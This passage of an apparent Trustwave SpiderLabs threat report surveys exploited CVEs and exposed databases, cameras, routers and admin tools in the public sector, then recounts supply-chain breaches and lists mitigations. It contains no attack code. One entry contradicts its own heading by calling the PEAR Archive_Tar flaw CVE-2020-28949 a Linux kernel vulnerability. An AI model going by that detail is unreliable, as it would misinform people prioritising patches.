


Fig 25: Trustwave has monitored and responded to MOVEit exploit attempts attempting to drop web shells

Trustwave SpiderLabs also encounters and analyzes various attacks through our specialized incident response, OSINT, and Dark Web research. Our review of Shodan, which scans all public IP addresses on the Internet, revealed over 825,000 devices associated with the public sector. The majority of the services running on these devices (Fig 26) were web services (HTTPS/HTTP). Others include SSH, SMTP, and other network management protocols.




Fig 26: Most common services running in publicly accessible devices in public sector organizations in Shodan

In the public sector, the most exploited vulnerabilities span a range of software and protocols. The top 10 exploited vulnerabilities were very similar to other industries that we have reported on previously:

CVE	Number of Systems
CVE-2021-40438	14,881
CVE-2023-44487	12,104
CVE-2019-0211	4,951
CVE-2019-11043	434
CVE-2012-1823	302
CVE-2020-28949	302
CVE-2020-36193	300
CVE-2020-13671	275
CVE-2014-0160	270
CVE-2020-0796	181

Fig 27: Top 10 known exploited CVEs based on total number of affected systems

- **Apache SSRF (CVE-2021-40438):** A [vulnerability in the mod_proxy module](#) identified in 2021 that led to warnings from the German BSI agency and Cisco about exploits in the wild and credential theft.
- **HTTP/2 Rapid Reset Attack Vulnerability (CVE-2023-44487):** Discovered by Cloudflare in August 2023. This [denial-of-service flaw](#) in the HTTP/2 protocol led to extensive DDoS responses by Google, Amazon, and Cloudflare, with attacks surpassing previous detected DDoS attacks.
- **Apache Privilege Escalation (CVE-2019-0211):** This Unix-based Apache HTTP server vulnerability allowed attackers to escalate privileges. A [POC demonstrating significant exploit](#) success rates was published.
- **PHP FPM Buffer Overflow (CVE-2019-11043):** This [vulnerability in PHP's FPM module](#) was actively exploited allowing attackers to execute remote code.
- **PHP-CGI Query String Vulnerability (CVE-2012-1823):** This [vulnerability in PHP-CGI script handling](#) identified in 2012 led to widespread attacks and prompted urgent, albeit initially ineffective, security patches.
- **PEAR Archive_Tar Deserialization of Untrusted Data Vulnerability (CVE-2020-28949):** This is a vulnerability in the [linux kernel](#). Several POC exploits targeting this vulnerability were released making this a very feasible vulnerability to exploit.
- **PEAR Archive_Tar Improper Link Resolution Vulnerability (CVE-2020-36193):** This [directory traversal](#) vulnerability was discovered in 2020, but it has recently been stated that this vulnerability could be used to perform a supply chain attack. Pearweb and composer PHP package manager pulled vulnerable version of Archive_tar as dependency as late as 2021.
- **Drupal core Un-restricted Upload of File (CVE-2020-13671):** This [sanitization vulnerability](#) was discovered in 2020. The chances of it being exploited are very high as Drupal is a widely used free and open-source content management system.
- **OpenSSL Heartbleed (CVE-2014-0160):** [Heartbleed](#) allowed attackers to read sensitive data, affecting a significant portion of secure web servers, and becoming one of the most notorious vulnerabilities.
- **Microsoft SMBv3 RCE (CVE-2020-0796, SMBGhost):** A [critical flaw](#) was found in March 2020 that affected Microsoft's SMBv3. Thousands of systems were reported vulnerable to the issue.

It should be noted that in the analysis of publicly accessible devices, the ones described above have vulnerabilities that show on the CISA list as "actively exploited," therefore are at higher risk.

Aside from the vulnerabilities above, Trustwave researchers found some notable examples of various vulnerabilities in publicly facing systems that provide a good indication of the attack surface of the public sector. Here are some of the notable examples:

MISCONFIGURED DATABASES:

Our review of Shodan results showed multiple databases in the public sector that may potentially have issues with various instances having misconfigurations or vulnerabilities. Here is a summary of the databases that our researchers were able to identify belonging to various public sector organizations:

MySQL

Most of the MySQL servers that were found in public sector organizations by our researchers were version 5.7.12, which was released in 2016. This version is vulnerable to [CVE-2016-6662](#), which allows remote execution of arbitrary code via malicious input. This vulnerability has been actively exploited by threat actors since 2016 and has resulted in the compromise of servers and access to sensitive data. Original research from Trustwave SpiderLabs has also shown some [interesting malware infection](#) vectors for MySQL.

PostgreSQL

The most popular versions found were between 10.19 and 10.22. These are vulnerable to [CVE-2019-9193](#) that allows authenticated users to execute arbitrary SQL code. This vulnerability is disputed but there are indications that it is linked to the [spread of the PGMiner](#) cryptocurrency mining botnet.

MariaDB

Most instances found were updated except for some that were version 5.5.68 which was released in 2020 and is no longer supported. These may become vulnerable to security flaws due to the lack of security updates going forward.

MongoDB

Most instances found were version 6.0.11, which was released in October 2023, though our researchers did identify some instances of version 4.0.16 released in February 2020 and went end of life in April 2022, which may potentially expose it to unmanaged vulnerabilities going forward.

MS-SQL

Most of MS-SQL servers that were found were MS-SQL 2019. Original Trustwave SpiderLabs research indicates that [93% of database attacks](#) target MS-SQL. In the research, our SpiderLabs researchers indicated that disabling powerful features in MS-SQL like [OLE Automation and CLR assembly](#) within databases is crucial due to their high potential for misuse and the associated security risks. While disabling these features can reduce the attack surface, it may not eliminate vulnerabilities. Therefore, it's essential to prioritize security measures, even if certain features are disabled, to mitigate the risk of exploitation.

SURVEILLANCE CAMERAS

Government agencies often utilize older hardware and firmware, and surveillance systems typically receive updates last. These insecure systems, which are instrumental in monitoring public spaces, government buildings, and critical infrastructure, present significant security risks. Recently, it has been reported that **Chinese-made Hikvision and Dahua security cameras**, which are less expensive and were extensively imported into Ukraine, were exploited by Russians to guide missiles. The lack of timely firmware updates has allowed these devices to be repurposed for espionage. Below are some cameras (Fig 28 and Fig 29) monitoring port and an airport, locations expected to have secure infrastructure that have open access.




Fig 28: Camera surveillance for a port




Fig 29: Camera surveillance for an airport

NETWORK ATTACHED STORAGE

QNAP is a Taiwanese manufacturer of popular NAS devices. The company disclosed vulnerabilities in its NAS software products (e.g., QTS, QuTS hero, QuTScloud, and myQNAPcloud) recently. These vulnerabilities allow authentication bypass, command injection, and SQL injection. The vulnerabilities include [CVE-2024-21899](#) which allows remote attackers to compromise system security without authentication. Previously, ransomware attacks like DeadBolt, Checkmate, and Qlocker have exploited vulnerabilities in QNAP devices, sometimes breaching fully patched systems.




Fig 30: Example of a publicly exposed Storage Device belonging to a public sector organization

NETWORK DEVICES

In a [joint advisory](#), cybersecurity agencies warned about a botnet named MooBot, which was operated by the Russia-linked APT28 group that was targeting Ubiquiti EdgeRouters. MooBot uses routers with default or weak credentials to deploy OpenSSH trojans, allowing the threat actors to gather credentials, proxy traffic, and host phishing pages. APT28 has targeted EdgeRouters worldwide since 2022 across various sectors, using tools like MASEPIE, a Python backdoor. This situation echoes prior incidents with VPNFilter and Cyclops Blink, highlighting how nation-state threat actors exploit routers.




Fig 31: Example of a publicly exposed EdgeSwitch

DEVELOPMENT AND ADMIN TOOLS

Our researchers noted various publicly accessible GitLab instances belonging to government entities. GitLab has patched a critical security flaw, [CVE-2023-7028](#), rated severity 10 out of 10. Instances vulnerable to this issue allow attackers to reset passwords for GitLab accounts without interaction, potentially risking takeover of accounts. This poses major risks, as GitLab hosts sensitive data, including proprietary code and API keys. There is also a risk of supply chain attacks, where attackers could compromise repositories by injecting malicious code during CI/CD processes. As an example, referenced in another part of this report, we noted that threat actors “side-loaded” malicious payload in the [Pakistani E-Office App](#) installers thereby compromising their application.




Fig 32: A publicly exposed GitLab Server belonging to a government entity

Our researchers also found publicly accessible Grafana instances belonging to public sector organizations. A critical vulnerability ([CVE-2023-3128](#)) in Grafana's integration with Azure Active Directory may allow threat actors to bypass authentication and ultimately take over accounts notably in multi-tenant Azure AD OAuth applications. The CVSS score is considered critical at 9.4. Exploitation of this vulnerability may potentially allow full control over user accounts and thus, compromise sensitive data.




Fig 33: A publicly exposed Grafana instance belonging to a public sector organization

Our researchers also found publicly accessible CPANEL instances which could pose risks to organizations if left unpatched (e.g. [CVE-2023-29489](#)) or if threat actors gain access through valid credentials.




Fig 34: A publicly exposed CPANEL instance belonging to a public sector organization

SERVICE/ASSET MANAGEMENT AND SECURITY SOFTWARE

Trustwave SpiderLabs researchers found publicly accessible Ivanti instances belonging to public sector organizations. Ivanti has released urgent patches for two critical vulnerabilities affecting its Standalone Sentry and Neurons for ITSM solutions. The first, [CVE-2023-41724](#), allows unauthenticated attackers on the same network to execute arbitrary commands in Standalone Sentry.

The second, [CVE-2023-46808](#), affects Ivanti Neurons for ITSM, enabling low-privileged accounts to execute commands within the web application's user context. Over the past year, these vulnerabilities have drawn attacks from nation-state actors and other threat groups, leading to [emergency directives](#) from agencies like CISA. These incidents underscore the persistent threat landscape facing Ivanti devices. As an example, referenced in another part of this report, we also mention that the Norwegian government verified that they had exposure through vulnerabilities in [Ivanti's Endpoint Manager Mobile \(EPMM\)](#) in 12 of its ministries.




Fig 35: A publicly exposed Ivanti Connect Secure instance belonging to a public sector organization

EMAIL SYSTEMS

Our researchers noted various Zimba email servers used by various public sector organizations. Zimba is particularly interesting since in 2023, third-party researchers uncovered a zero-day exploit targeting Zimba. The vulnerability tracked as [CVE-2023-37580](#) allowed threat actors to steal email data, user credentials, and authentication tokens. There were [multiple campaigns](#) leveraging this exploit including campaigns targeting government organizations in Greece, Moldova, Tunisia, Vietnam, and Pakistan, leading to data theft and credential phishing incidents.





Fig 36: A publicly exposed Zimbra email server belonging to a public sector organization

Mitigations to Reduce Risk

- Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like [Trustwave's DbProtect](#) that can flag misconfiguration and user rights can also help eliminate risk.
- Utilize vulnerability assessments and penetration testing to identify vulnerable servers.
- Implement strict access controls for critical systems, especially databases, file servers, email servers, development tools and network devices. Strengthen access controls to minimum necessary levels for authorized users.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control. Disable Internet access for servers that do not require it.
- Address misconfigurations in network devices and other IoT devices, ensuring firmware is updated and default passwords are changed.
- Provide ongoing cybersecurity training and awareness programs for employees and all users of digital applications, emphasizing the importance of security best practices.



Initial Foothold: Supply Chain

The Threat

Rather than a direct assault, today's attackers are exploiting a clever tactic: the supply chain attack. They target trusted third-party vendors used by many large organizations. This approach is like a "Domino Risk." By compromising one vendor, attackers can trigger a chain reaction, impacting numerous organizations that rely on them.

Think of it as a flanking maneuver. By compromising a less secure third party, attackers gain a backdoor into their target companies' data. These third parties, with potentially weaker cybersecurity or unpatched vulnerabilities, become a significant risk, especially for public industries.

The recent surge in supply chain attacks and the high-profile breaches they've caused illustrate the significant return on investment for cybercriminals. Organizations must prioritize securing their supply chains to prevent this domino effect from crippling their cybersecurity posture.

Trustwave SpiderLabs Insights

Supply chain attacks are particularly relevant for the public sector with complex supply chains, such as infrastructure providers, third-party software, and many contractors. Here are some notable examples of supply chain, third-party attacks, and root causes, augmented by SpiderLabs original research:

THE PUBLIC SECTOR AND THIRD-PARTY IT SERVICES

Based on a review of breaches in the public sector, Trustwave SpiderLabs observed that a large portion of supplier or vendor-related breaches stemmed from third-party IT services, such as those provided by Cloud Providers, Internet Service Providers (ISP) and IT Shared Services. These third parties, in most cases, provide direct infrastructure and computing services and breaches often lead to extensive compromises due to the level of integration of these to the public sector organization that they cater to. Here are some notable examples that highlight this threat:

GLOBAL AFFAIRS CANADA AND SHARED SERVICES CANADA (DECEMBER 2023)

The organization was breached through a [compromised VPN system managed by Shared Services Canada](#). Shared Services Canada is a federal department created in 2011 to take over the delivery of email, data centers, and network services for many government departments and agencies. The breach affected various internal drives, emails, calendars, and contacts, disrupting remote work and external communications.

CAMBODIAN GOVERNMENT AND FAKE CLOUD SERVICES (NOVEMBER 2023)

Various Cambodian government organizations were reportedly targeted by Chinese government hacking groups. This is believed to be part of a long-term cyber-espionage effort by Chinese hacking groups. Though not directly related to a third-party service breach, the threat actor leveraged domains [masquerading as cloud backup services](#) to evade detection as this added a sense of legitimacy to the unusual traffic coming from these organizations.

SWISS GOVERNMENT AND IT SERVICE PROVIDER (JUNE 2023)

The [IT Service provider Xplain](#), responsible for handling classified data for the Swiss government, was hit by the Play ransomware group. Over 65,000 sensitive documents with personal data, technical information, classified data, and passwords were leaked.

SRI LANKAN GOVERNMENT AND SHARED CLOUD SERVICES (AUGUST 2023)

A ransomware attack encrypted files and resulted in the loss of data of nearly 5,000 email accounts on the [Lanka Government Cloud \(LGC\)](#). The LGC serves 160+ tenants and more than 200+ government organizations. Though the LGC is technically not a third party as it is managed by the Sri Lankan government, but this highlights the potential risks of shared IT providers affecting multiple organizations.

FOREIGN EMBASSIES IN BELARUS AND ISPS (AUGUST 2023)

A threat group called "MoustachedBouncer" [targeted foreign embassies in Belarus at the ISP level](#). According to third-party researchers, the group is said to have engaged in intercepting and redirecting network traffic to compromise data through "adversary-in-the-middle" (AitM) attacks. According to researchers, the threat actors are likely exploiting local ISPs to steal data.

PUBLIC SECTOR AND THIRD-PARTY SOFTWARE

The most well-known supplier-related breaches are related to third-party software. Some of the biggest supply chain attack headlines like [SolarWinds](#), [Kaseya](#), [MOVEit](#), and [3CX](#) have highlighted the broad impact of these attacks not only in the public sector, but in all industries.

VARIOUS PUBLIC SECTOR ORGANIZATIONS AND SOLARWINDS (2020)

One of the most prominent examples of a supply chain attack is the SolarWinds breach that affected multiple organizations. SolarWinds is a network monitoring software used by many organizations globally, including various parts of the United States federal government. It has been reported that attacks leveraging vulnerabilities in this software were leveraged by a group [supported by the Russian government](#) and is considered by some as one of the worst cyber-espionage incidents suffered by the US. The attack affected at least 200 organizations globally within days of its discovery including many governments, private companies, and international organizations like NATO and the European Parliament. Please refer to Trustwave SpiderLabs [original research](#) including [SolarWinds vulnerabilities discovered by Trustwave](#).

NORWAY GOVERNMENT MINISTRIES AND IVANTI (JULY 2023)

Threat actors exploited a zero-day vulnerability in software utilized by numerous Norwegian ministries resulting in disruptions to business systems and email services. The Norwegian National Security Authority (NSM) verified that the [vulnerable software was Ivanti's Endpoint Manager Mobile \(EPMM\)](#), used by 12 of its ministries.

PAKISTANI GOVERNMENT AND E-OFFICE APP (JULY 2023)

Threat actors modified a Microsoft installer built by a Pakistani government entity for their ["E-Office" App to inject a malicious payload](#). Though the attack cannot be attributed to a specific group, Chinese threat groups may

be involved due to the involvement of the Shadowpad malware.

PUBLIC SECTOR AND CONTRACTORS

Though the most recent impactful third-party breaches were related to third-party software like SolarWinds, so far, the highest number of third-party related breaches we observed stemmed from government contractors. In fact, arguably, many consider that the [biggest intelligence leak](#) in US history stems from a contractor, Edward Snowden of Booz Allen Hamilton. Below are some more recent, though less well-known, examples of contractor-based breaches of public sector organizations.

CANADIAN GOVERNMENT AND MOVING SERVICES CONTRACTORS (OCTOBER 2023)

A data breach was identified involving two Canadian government contractors: [Brookfield Global Relocation Services and SIRVA Worldwide Relocation & Moving Services](#). This breach exposed the data of Canadian law enforcement, armed forces, and government employees. The LockBit ransomware gang leaked archives of over 1.5TB of stolen documents.

US-SOUTH KOREAN MILITARY EXERCISE AND CONTRACTORS (AUGUST 2023)

It was reported that a spear-phishing attack by North Korean group Kimsuky targeting unnamed [South Korean contractors](#). The attack focused on stealing sensitive military information though South Korean authorities claim that no classified information was exfiltrated.

AUSTRALIAN GOVERNMENT AGENCIES AND LAW FIRM (APRIL 2023)

A [cyberattack on law firm HWL Ebsworth](#) affected 65 Australian government departments and agencies. The ransomware group ALPHV/BlackCat claimed to have stolen over 2.5 million documents and 3.6TB worth of data from the law firm.

RUSSIAN MILITARY AND MISSILE DEVELOPER (MAY 2022)


The North Korean state-backed hackers “ScarCruft” and Lazarus [attacked Mashinostroyeniya \(Mash\)](#), a key missile technology supplier of the Russian military. The attack involved breaches of email servers and installation of backdoors with the intent of espionage to gain insights into Russian missile technology.

CHINESE GOVERNMENT AND CYBERSECURITY COMPANY (AUGUST 2023)

I-Soon, a private contractor that many believe helps the Chinese government conduct its intelligence-gathering, hacking, and other surveillance activities, was [believed to be attacked](#) by unknown threat actors. Around 190 megabytes of data were leaked, revealing contracts and communications with the Chinese government including targets within at least 20 foreign governments and territories, including India, Hong Kong, Thailand, South Korea, the United Kingdom, Taiwan, and Malaysia.

Mitigations to Reduce Risk

- Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. These should include IT service providers, IT infrastructure providers, third party software and IT and non-IT contractors.
- Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating the conducting of regular security audits, any notification of any breach should be done immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protections.
- Conduct audits and review the security practice of third-party vendors. This involves a periodic review of the service provider, vulnerability assessments, and penetration testing to identify and remediate any weak points posed in the security areas.
- Enforce strict access controls, change control, audit trails, and security checks to detect and prevent unauthorized modifications in IT systems and applications.
- Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- Ensure following of the industry standards and regulations like GDPR, HIPAA, FERPA, etc., for compliance to geographical location and nature of data handled by third-party vendors.
- Regular training sessions on phishing, social engineering tactics, data protection and general cybersecurity hygiene can help employees act as the first line of defense against supply chain attacks.



Initial Payload

The Threat

Gaining a foothold is just the first step. Attackers rarely expect to take over the entire network right away. They often land on a low-level system with restricted access. From there, they need to upgrade their tools to expand their reach.

This might involve downloading more powerful malware. But attackers can also be resourceful. They can use legitimate tools already on the system, like PowerShell or common utilities (Living-off-the-Land Binaries or LOLBins), to achieve their goals.

Trustwave SpiderLabs Insights

